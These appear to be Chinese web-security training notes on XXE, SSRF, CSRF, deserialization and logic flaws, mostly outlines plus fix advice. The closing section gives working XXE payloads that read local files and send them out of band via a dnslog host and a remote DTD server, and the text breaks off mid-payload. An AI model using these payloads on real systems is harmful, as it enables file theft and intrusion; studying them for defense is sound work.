




Day59 WEB攻防-XML&XXE安全&无回显方案 &OOB盲注&DTD外部实体&黑白盒挖掘



2 文件上传





通用安全漏洞

4 CSRF

- ```
graph TD; A[条件] --> B[1、目标用户已经登录了网站，能够执行网站的功能。]; A --> C[2、目标用户访问了攻击者构造的 URL。]; C --> D[1、看验证来源不-修复]; C --> E[2、看凭证有无 token-修复]; C --> F[3、看关键操作有无验证-修复]; G[探针且防御] --> H[1、获取目标的触发数据包]; G --> I[2、利用 CSRFTester 构造导出]; G --> J[3、诱使受害者访问特定地址触发]; K[流程] --> L[1、获取目标的触发数据包]; K --> M[2、利用 CSRFTester 构造导出]; K --> N[3、诱使受害者访问特定地址触发]; O[审计]
```

条件

  - 1、目标用户已经登录了网站，能够执行网站的功能。
  - 2、目标用户访问了攻击者构造的 URL。
    - 1、看验证来源不-修复
    - 2、看凭证有无 token-修复
    - 3、看关键操作有无验证-修复

探针且防御

  - 1、获取目标的触发数据包
  - 2、利用 CSRFTester 构造导出
  - 3、诱使受害者访问特定地址触发

流程

  - 1、获取目标的触发数据包
  - 2、利用 CSRFTester 构造导出
  - 3、诱使受害者访问特定地址触发

审计

## 5 SSRF

- 条件
  - 当前功能应用点利用服务器去解析拟提交的资源
- 功能
  - 分享
  - 转码
  - 翻译
  - 图片加载
  - 收藏
  - 信息探针
  - 内网扫描

|         | PHP                 | Java              | curl                     | Perl             | ASP.NET             |
|---------|---------------------|-------------------|--------------------------|------------------|---------------------|
| http    | ✓                   | ✓                 | ✓                        | ✓                | ✓                   |
| gethost | with<br>cURLsupport | before<br>JDK 1.7 | before 7.40.0 不支<br>持VNC | ✓                | before<br>version 3 |
| ftp     | with<br>cURLsupport | ✗                 | before 7.40.0 不支<br>持VNC | ✗                | ✗                   |
| dict    | ✗                   | ✗                 | ✗                        | ✗                | ✗                   |
| irc     | ✓                   | ✓                 | ✓                        | ✓                | ✓                   |
| imap    | with<br>cURLsupport | ✗                 | ✗                        | ✗                | ✗                   |
| ldap    | with<br>cURLsupport | ✗                 | ✗                        | ✗                | ✗                   |
| rtsp    | with<br>cURLsupport | ✗                 | ✗                        | ✗                | ✗                   |
| smtp    | with<br>cURLsupport | ✗                 | ✗                        | ✗                | ✗                   |
| telnet  | with<br>cURLsupport | ✗                 | ✗                        | ✗                | ✗                   |
| url2    | 支持<br>after v1.1.10 | ✗                 | ✗                        | 支持<br>from 5.0.0 | ✗                   |
| xml     | 支持                  | ✗                 | ✗                        | ✗                | ✗                   |
| mysql   | 支持<br>after v1.1.10 | ✗                 | ✗                        | ✗                | ✗                   |
| ldap    | ✗                   | ✗                 | ✗                        | ✗                | ✗                   |
| url2    | 支持                  | ✗                 | ✗                        | ✗                | ✗                   |
| url2    | 支持                  | ✗                 | ✗                        | ✗                | ✗                   |

- 探针且防御 ○ SSRF常见安全修复防御方案: ○
- 1、禁用跳转
  - 2、禁用不需要的协议
  - 3、固定或限制资源地址
  - 4、错误信息统一信息处理

- ```

graph LR
    A[审计] --- B[SSRF白盒可能出现的地方]
    A --- C[SSRF黑盒可能出现的地方]
    B --- B1[1. 功能点抓包指向代码块审计]
    B --- B2[2. 功能点函数定位代码块审计]
    C --- C1[1. 社交分享功能]
    C --- C2[2. 转码服务]
    C --- C3[3. 在线翻译]
    C --- C4[4. 图片加载/下载]
    C --- C5[5. 图片/文章收藏功能]
    C --- C6[6. 云服务厂商]
    C --- C7[7. 网站采集, 网站抓取的地方]
    C --- C8[8. 数据库内置功能]
    C --- C9[9. 邮件系统]
    C --- C10[10. 编码处理, 属性信息处理, 文件处理]
    C --- C11[11. 未公开的api实现以及其他扩展调用URL的功能]
    C --- C12[12. 从远程服务器请求资源]
  
```


6 XXE&XML

- ```

graph LR
 Root[前置] --- A[理由：传输和存储数据]
 Root --- B[危害：文件读取，端口探针等]
 Root --- C[Content-Type]
 Root --- D[黑盒]
 Root --- E[白盒]
 Root --- F[有回显]
 Root --- G[无回显]
 Root --- H[伪协议玩法]
 Root --- I[禁用dtd实体引用]
 Root --- J[过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC]
 D --- D1[数据格式]
 D --- D2[svg&excel引用]
 E --- E1[1、可通过应用功能追踪代码定位审计]
 E --- E2[2、可通过脚本特定函数搜索定位审计]
 E --- E3[3、可通过伪协议玩法绕过相关修复等]
 F --- F1[file读取文件]
 F --- F2[http带外访问]
 G --- G1[file读取文件-先读取]
 G --- G2[http带外访问-加载实体]
 G --- G3[dtd实体带外访问-将数据参数发送接收文件接收数据处理]
 H --- H1[见笔记图，后期文件包含会讲]

```


## 文件包含



## 其他文件操作安全



## RCE



## PHP



## 反序列化

### JAVA

#### 属性

- `__toString()`: 把类当做字符串使用时触发
- `__sleep()`: `serialize()`函数会检查类中是否存在一个魔术方法 `__sleep()` 如果存在, 该方法会被优先调用
- `public` (公共的): 在本类内部、外部类、子类都可以访问
- `protect` (受保护的): 只有本类或子类或父类中可以访问
- `private` (私人的): 只有本类内部可以使用
  - 序列化数据显示:
    - `private` 属性序列化的时候格式是 `%00 类名%00 成员名`
    - `protect` 属性序列化的时候格式是 `%00*%00 成员名`

#### 利用

- 单纯的魔术方法逻辑调用
- PHP语言的特性漏洞-如 CVE-2016-7124
- 魔术方法内置原生类
  - 1、获取魔术方法对应原生类
  - 2、利用原生类官方说明配合
- 字符串逃逸&Phar
  - 后面专题讲到

#### 原理

- 序列化: 把 Java 对象转换为字节序列的过程。
- 反序列化: 把字节序列恢复为 Java 对象的过程。

#### 发现

- Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等
- 功能
  - http参数, cookie, sesion, 存储方式可能是base64(r00), 压缩后的base64(H4s), MII等。Serlets http, Sockets, Session管理器, 包含的协议就包括JMX, RMI, JMS, JNDI等(\xac \xed)\xmlstream.XmlEncoder等(http Body:Content-type: application/xml) json(jacksonfastjson)http请求中包含
- 数据特性
  - 一段数据以 r00AB 开头, 你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
  - 或者如果以 aced 开头, 那么他就是这一段 java 序列化的 16 进制。

#### 利用

- Ysoserial
  - 无组件
  - 有组件
- 特定的组件利用
  - shiro
  - jboos

### Python

#### 解释

- 文件&字符串&字节流&对象相互转换的过程

#### 原理

- 序列化调用魔术方法
- 反序列化调用魔术方法

#### 函数&魔术方法

- 函数使用:
  - `pickle.dump(obj, file)`: 将对象序列化后保存到文件
  - `pickle.load(file)`: 读取文件, 将文件中的序列化内容反序列化为对象
  - `pickle.dumps(obj)`: 将对象序列化成字符串格式的字节流
  - `pickle.loads(bytes_obj)`: 将字符串格式的字节流反序列化为对象
- 魔术方法:
  - `__reduce__()` 反序列化时调用
  - `__reduce_ex__()` 反序列化时调用
  - `__setstate__()` 反序列化时调用
  - `__getstate__()` 序列化时调用

#### 利用

- 注意当前构造版本和目标版本对应
- 注意当前是否需要编码、转换等

#### 白盒

- 搜索特定函数
- 使用bandit

### 访问权限

#### 越权

- 水平同级用户
  - 用户信息获取时未对用户与 ID 比较判断直接查询等
- 垂直低高用户
  - 数据库中用户类型编号接受篡改或高权限操作未验证等

#### 访问控制

- 验证丢失
  - 未包含引用验证代码文件等
- 没有验证
  - 支持空口令、匿名、白名单等

#### 脆弱验证

- Cookie
  - JWT
  - Session
- 不安全的验证逻辑等

### 购买支付

#### 安全点

- 价格和数量
- 产品和订单编号
- 支付模式&接口数据
- 折扣优惠券积分等重复使用&再获取

#### 安全问题


- 1、商品购买-数量&价格&编号等
- 2、支付模式-状态&接口&负数等
- 3、折扣处理-优惠券&积分&重放等

#### 挖掘&修复

- 1、金额以数据库定义为准
  - 2、购买数量限制为正整数
  - 3、优惠券固定使用后删除
  - 4、订单生成后检测对应值
- 功能点抓包造代码测试

#### 找回机制

- 1、用回显状态判断-res 前端判断不安全
- 2、用用户名重定向-修改标示绕过验证
- 3、验证码回显显示-验证码泄漏验证虚设
- 4、验证码简单机制-验证码过于简单爆破





## 1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

- 
- 1、PHP-MYSQL-SQL注入-常规查询
  - 2、PHP-MYSQL-SQL注入-跨库查询
  - 3、PHP-MYSQL-SQL注入-文件读写

- 
- 1、PHP-MYSQL-SQL注入-数据请求类型
  - 2、PHP-MYSQL-SQL注入-数据请求方法
  - 3、PHP-MYSQL-SQL注入-数据请求格式

- 
- 1、PHP-MYSQL-SQL注入-方式增删改查
  - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
  - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

- 
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
  - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
  - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

- 
- 1、注入工具-SQLMAP-常规猜解&字典配置
  - 2、注入工具-SQLMAP-权限操作&文件命令
  - 3、注入工具-SQLMAP-Tamper&使用&开发
  - 4、注入工具-SQLMAP-调试指纹&风险等级

- 
- 1、PHP-原生态-文件上传-检测后缀&黑白名单
  - 2、PHP-原生态-文件上传-检测信息&类型内容
  - 3、PHP-原生态-文件上传-函数缺陷&逻辑缺陷
  - 4、PHP-原生态-文件上传-版本缺陷&配置缺陷

---

1、PHP-中间件-文件上传-CVE&配置解析

2、PHP-编辑器-文件上传-第三方引用安全

### 3、PHP-CMS源码-文件上传-已知识别到利用

- 
- 1、文件上传-安全解析方案-目录权限&解码还原
  - 2、文件上传-安全存储方案-分站存储&OSS对象
- 

- 1、文件包含-原理&分类&危害-LFI&RFI
  - 2、文件包含-利用-黑白盒&无文件&伪协议
- 

- 1、文件安全-前后台功能点-下载&读取&删除
  - 2、目录安全-前后台功能点-目录遍历&目录穿越
- 

- 1、XSS跨站-输入输出-原理&分类&闭合
  - 2、XSS跨站-分类测试-反射&存储&DOM
- 

- 1、XSS跨站-MXSS&UXSS
  - 2、XSS跨站-SVG制作&配合上传
  - 3、XSS跨站-PDF制作&配合上传
  - 4、XSS跨站-SWF制作&反编译&上传
- 

- 1、XSS跨站-攻击利用-凭据盗取
  - 2、XSS跨站-攻击利用-数据提交
  - 3、XSS跨站-攻击利用-网络钓鱼
  - 4、XSS跨站-攻击利用-溯源综合
- 

- 1、XSS跨站-安全防护-CSP策略
  - 2、XSS跨站-安全防护-HttpOnly
  - 3、XSS跨站-安全防护-XSSFilter
- 

- 1、CSRF-原理&检测&利用&防御
  - 2、CSRF-防御-Referer策略隐患
  - 3、CSRF-防御-Token校验策略隐患
- 

- 1、SSRF-原理-外部资源加载
- 2、SSRF-利用-伪协议&无回显

- 3、SSRF-挖掘-业务功能&URL参数

-----

- 1、RCE-原理-代码执行&命令执行
- 2、RCE-黑白盒-过滤绕过&不回显方案

-----

- 1、XXE&XML-原理-用途&外实体&安全
- 2、XXE&XML-黑盒-格式类型&数据类型
- 3、XXE&XML-白盒-函数审计&回显方案

---

2.演示案例



2 XML被设计为传输和存储数据，XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素，其焦点是数据的内容，其把数据从HTML分离，是独立于软件和硬件的信息传输工具。等同于JSON传输。XXE漏洞XML External Entity Injection，即xml外部实体注入漏洞，XXE漏洞发生在应用程序解析XML输入时，没禁止外部实体的加载，导致可加载恶意外部文件，造成文件读取、命令执行、内网扫描、攻击内网等危害。

3

4 XML 与 HTML 的主要差异：

5 XML 被设计为传输和存储数据，其焦点是数据的内容。

6 HTML 被设计用来显示数据，其焦点是数据的外观。

7 HTML 旨在显示信息，而XML旨在传输存储信息。

8 Example: 网站的xml文件解析

9

10 -XXE黑盒发现：

11 1、获取得到Content-Type或数据类型为xml时，尝试xml语言payload进行测试

12 2、不管获取的Content-Type类型或数据传输类型，均可尝试修改后提交测试xxe

13 3、XXE不仅在数据传输上可能存在漏洞，同样在文件上传引用插件解析或预览也会造成文件中的XXE Payload被执行

14 -XXE白盒发现：

15 1、可通过应用功能追踪代码定位审计

16 2、可通过脚本特定函数搜索定位审计

17 3、可通过伪协议玩法绕过相关修复等

18

19 XXE修复防御方案：

20 -方案1-禁用外部实体

21 PHP：

22 libxml\_disable\_entity\_loader(true);

23 JAVA：

24 DocumentBuilderFactory dbf  
=DocumentBuilderFactory.newInstance();dbf.setExpandEntityReferences(false);

25 Python：

26 from lxml import etree  
etree.parse(xmlSource,etree.XMLParser(resolve\_entities=False))

27

28 -方案2-过滤用户提交的XML数据

29 过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC

## 2.1 XML&XXE-传输-原理&探针&利用&玩法

1 1、读取文件：

2 <?xml version="1.0"?>

3 <!DOCTYPE xiaodi [

4 <!ENTITY test SYSTEM "file:///d:/1.txt">

5 ]>

6 <user><username>&test;</username><password>xiaodi</password></user>

7 1.1、带外测试：

8 <?xml version="1.0" ?>

9 <!DOCTYPE test [

10 <!ENTITY % file SYSTEM "http://9v5711.dnslog.cn">

```

11 %file;
12]>
13 <user><username>&send;</username><password>xiaodi</password></user>
14 2、外部引用实体dtd:
15 <?xml version="1.0" ?>
16 <!DOCTYPE test [
17 <!ENTITY % file SYSTEM "http://127.0.0.1:8081/xiaodi.dtd">
18 %file;
19]>
20 <user><username>&send;</username><password>xiaodi</password></user>
21 xiaodi.dtd
22 <!ENTITY send SYSTEM "file:///d:/1.txt">
23
24 3、无回显读文件
25 <?xml version="1.0"?>
26 <!DOCTYPE ANY[
27 <!ENTITY % file SYSTEM "file:///d:/1.txt">
28 <!ENTITY % remote SYSTEM "http://47.94.236.117/test.dtd">
